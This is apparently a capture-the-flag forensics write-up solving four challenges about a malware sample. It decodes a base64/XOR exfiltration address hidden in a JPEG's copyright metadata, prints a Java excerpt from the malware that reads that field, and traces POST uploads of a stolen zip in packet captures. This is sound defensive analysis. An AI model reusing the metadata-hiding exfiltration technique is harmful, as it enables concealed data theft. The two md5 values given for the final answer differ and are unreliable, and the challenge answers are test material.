
Text Filter:

Find the saved **0.jpeg** file. Right click and select **properties** then **details**. Locate the copyright field and notice that a string of text is placed there.



Property	Value
Description	
Title	
Subject	
Rating	☆☆☆☆☆
Tags	
Comments	
Origin	
Authors	
Date taken	7/25/2007 8:24 AM
Program name	Adobe Photoshop CS2 Macintosh
Date acquired	
Copyright	(c) VlNaWlRaUVRFTVBBVk4BE...
Image	
Image ID	
Dimensions	144 x 144
Width	144 pixels
Height	144 pixels
Horizontal resolution	72 dpi
Vertical resolution	72 dpi

This text is most likely base64 encoded because of the == at the end. Copy this string and using CyberChef bake it with a base64 recipe. The output doesn't make any sense.



Last build: 6 days ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

```
VlNaWlRaUVRFTVBBVk4BEw0bAgUrBQgYBg==
```

```
VSZZTZQTEMPAVN..
...+....
```


The xor key of **cat** in Tartalo 8 needs to be used. In CyberChef bake the string with base64 and xor it with a key of **cat**. The output is then **52.95.251.155/upload_file**. This looks like the address of where to exfiltrate data. It is assumed that **0.jpeg** is the answer.

Tartalo 13


What is the field name of either of the two fields which contains the location to exfiltrate data to? Use the .jar file from Tartalo 8.

Solution:

Since 0.jpeg is the file that contains the information on where to exfiltrate, look at what the jar files are doing after downloading this jpeg. Start by examining the different classes.




Notice that in the **ExifExtractor.class**, it has the function **ipExtract**.




```
class ExifExtractor
{
  public String ipExtract() {
    String picture = (new DirectorySetter()).pictureMe();
    File jpegFile = new File(picture);
    String[] spo = new String[2];


    try {
      Metadata metadata = ImageMetadataReader.readMetadata(jpegFile);
      for (Directory directory : metadata.getDirectories()) {
        for (Tag tag : directory.getTags()) {
          if (tag.getTagName().contains(DataExtractor.decryptString("IA4E", DataExtractor.k)) && tag.getDescription().contains(DataExtractor.decryptString("SwJd", DataExtractor.k))) {
            spo = tag.getDescription().split(" ");
            return spo[1];
          }
        }
      }
```

Looking at that class, there are two encoded strings.



```
try {
  Metadata metadata = ImageMetadataReader.readMetadata(jpegFile);
  for (Directory directory : metadata.getDirectories()) {
    for (Tag tag : directory.getTags()) {
      if (tag.getTagName().contains(DataExtractor.decryptString("IA4E", DataExtractor.k)) && tag.getDescription().contains(DataExtractor.decryptString("SwJd", DataExtractor.k))) {
        spo = tag.getDescription().split(" ");
```

Once decoded in CyberChef, it is **Co** and **(c)**. This leads to the assumption that the copyright field is used. Looking at the copyright details of **0.jpeg** is a good place to start.



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

XOR

Key
cat UTF8

Scheme
Standard

□ Null preserving

Input

```
start:  6    length: 18
  end:  6     lines:  4
length: 0
```


```
IA4E

SwJd
```

Output

```
start:  5     time: 0ms
  end:  4   length:   6
length: -1   lines:   1
```

```
Cop(c)
```

Locate the **0.jpeg** file from Tartalo 12 and **right click>Properties>Details**. Notice that the copyright field has the **(c)** copyright symbol that was decoded above. It is assumed that the answer is Copyright.



Property	Value
Description	
Title	
Subject	
Rating	☆ ☆ ☆ ☆ ☆
Tags	
Comments	
Origin	
Authors	
Date taken	7/25/2007 8:24 AM
Program name	Adobe Photoshop CS2 Macintosh
Date acquired	
Copyright	(c) VlNaWlRaUVRFTVBBVk4BE...
Image	
Image ID	
Dimensions	144 x 144
Width	144 pixels
Height	144 pixels
Horizontal resolution	72 dpi
Vertical resolution	72 dpi


Answer: Copyright

Tartalo 14

What is the endpoint of where the malware ex-filtrated data?

Solution:

In **Tartalo 12**, an encoded string was found, use CyberChef to decode with base64 and then xor with the key of cat. The malware exfiltrated the data to **52.95.251.155/upload_file**.



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

XOR

Key: cat (UTF8)

Scheme: Standard

□ Null preserving

Input

```
VlNaWlRaUVRFTVBBVk4BEw0bAgUrBQgYBg==
```

Output

```
52.95.251.155/upload_file
```


Answer: 52.95.251.155/upload_file

Tartalo 15

What is the md5sum of one of the archives that was ex-filtrated?


Solution:

Knowing that **0.jpeg** came from the pcap file **2018-08-21_12-18-14.pcap**, it is assumed that the malware exfiltrated the data after this time. Open the **2018-08-21_12-18-14.pcap** in WireShark and merge the next three pcaps (encompassing the remainder of 8-21 and all of 8-22) into one pcap file.




```
C:\Program Files\Wireshark>mergecap -w C:\Users\tracerfire1\Desktop\outfile.pcap C:\Users\tracerfire1\Desktop\Artifacts\pcaps\2018-08-21_12-18-14.pcap C:\Users\tracerfire1\Desktop\Artifacts\pcaps\2018-08-21_21-25-10.pcap  C:\Users\tracerfire1\Desktop\Artifacts\pcaps\2018-08-22_07-03-41.pcap C:\Users\tracerfire1\Desktop\Artifacts\pcaps\2018-08-22_16-05-21.pcap

C:\Program Files\Wireshark>_
```

From Tartalo 14 we know the IP address of where the malware uploads the payload. Filter the merged pcap file with **ip.addr == 52.95.251.155 && http.request.method == POST**.



```
ip.addr == 52.95.251.155 && http.request.method == POST

No.    Time          Source        Destination    Protocol Length Stream index Info
 769830 99866.335847  192.168.1.11  52.95.251.155  HTTP     1449        13453 POST /upload_file HTTP/1.1  (*/*)
 774506 100039.486377 192.168.1.11  52.95.251.155  HTTP     1458        13499 POST /upload_file HTTP/1.1  (*/*)
```

Select the second packet, **774506**, click the **MIME Multipart Media Encapsulation** drop down, then the **Encapsulated multipart part** drop down, and finally the **media type** drop down. Under **media type** right click and select **Export Packet Bytes....**



```
ip.addr == 52.95.251.155 && http.request.method == POST

No.    Time          Source        Destination    Protocol Length Stream index Info
 769830 99866.335847  192.168.1.11  52.95.251.155  HTTP     1449        13453 POST /upload_file HTTP/1.1  (*/*)
 774506 100039.486377 192.168.1.11  52.95.251.155  HTTP     1458        13499 POST /upload_file HTTP/1.1  (*/*)

> Frame 774506: 1458 bytes on wire (11664 bits), 1458 bytes captured (11664 bits) on interface 0
> Ethernet II, Src: 8e:d3:9b:fc:14:b0 (8e:d3:9b:fc:14:b0), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
> Internet Protocol Version 4, Src: 192.168.1.11, Dst: 52.95.251.155
> Transmission Control Protocol, Src Port: 50229, Dst Port: 80, Seq: 963444, Ack: 1, Len: 1404
> [672 Reassembled TCP Segments (964847 bytes): #773466(231), #773467(1460), #773468(1460), #773469(1460), #773474(1460), #773475(1460), #773476(1460), #773478(1460), #773482(1460), #773483(1460), #773484(1460), #773485(14
> Hypertext Transfer Protocol
v MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "c8be70d9-3e9d-4a64-8043-bd55db31357d"
    [Type: multipart/form-data]
    First boundary: --c8be70d9-3e9d-4a64-8043-bd55db31357d\r\n
  v Encapsulated multipart part:  (*/*)
      Content-Disposition: form-data; name="file"; filename="alabankada.zip"\r\n
      Content-Type: */*\r\n
      Content-Length: 964415\r\n\r\n
    v Media Type
        Media type: */* (964415 bytes)
    Last boundary: \r\n--c8be70d9-3e9d-4a64-8043-bd55db31357d--\r\n
```

Run md5sum on the file using Powershell `get-filehash [directory] -algorithm md5` and the answer is **6ab16a8b2fd4c035a4b4f81a8c94253f**.

Answer: 6ab16a8b2f4c035a4b4f81a8c94253f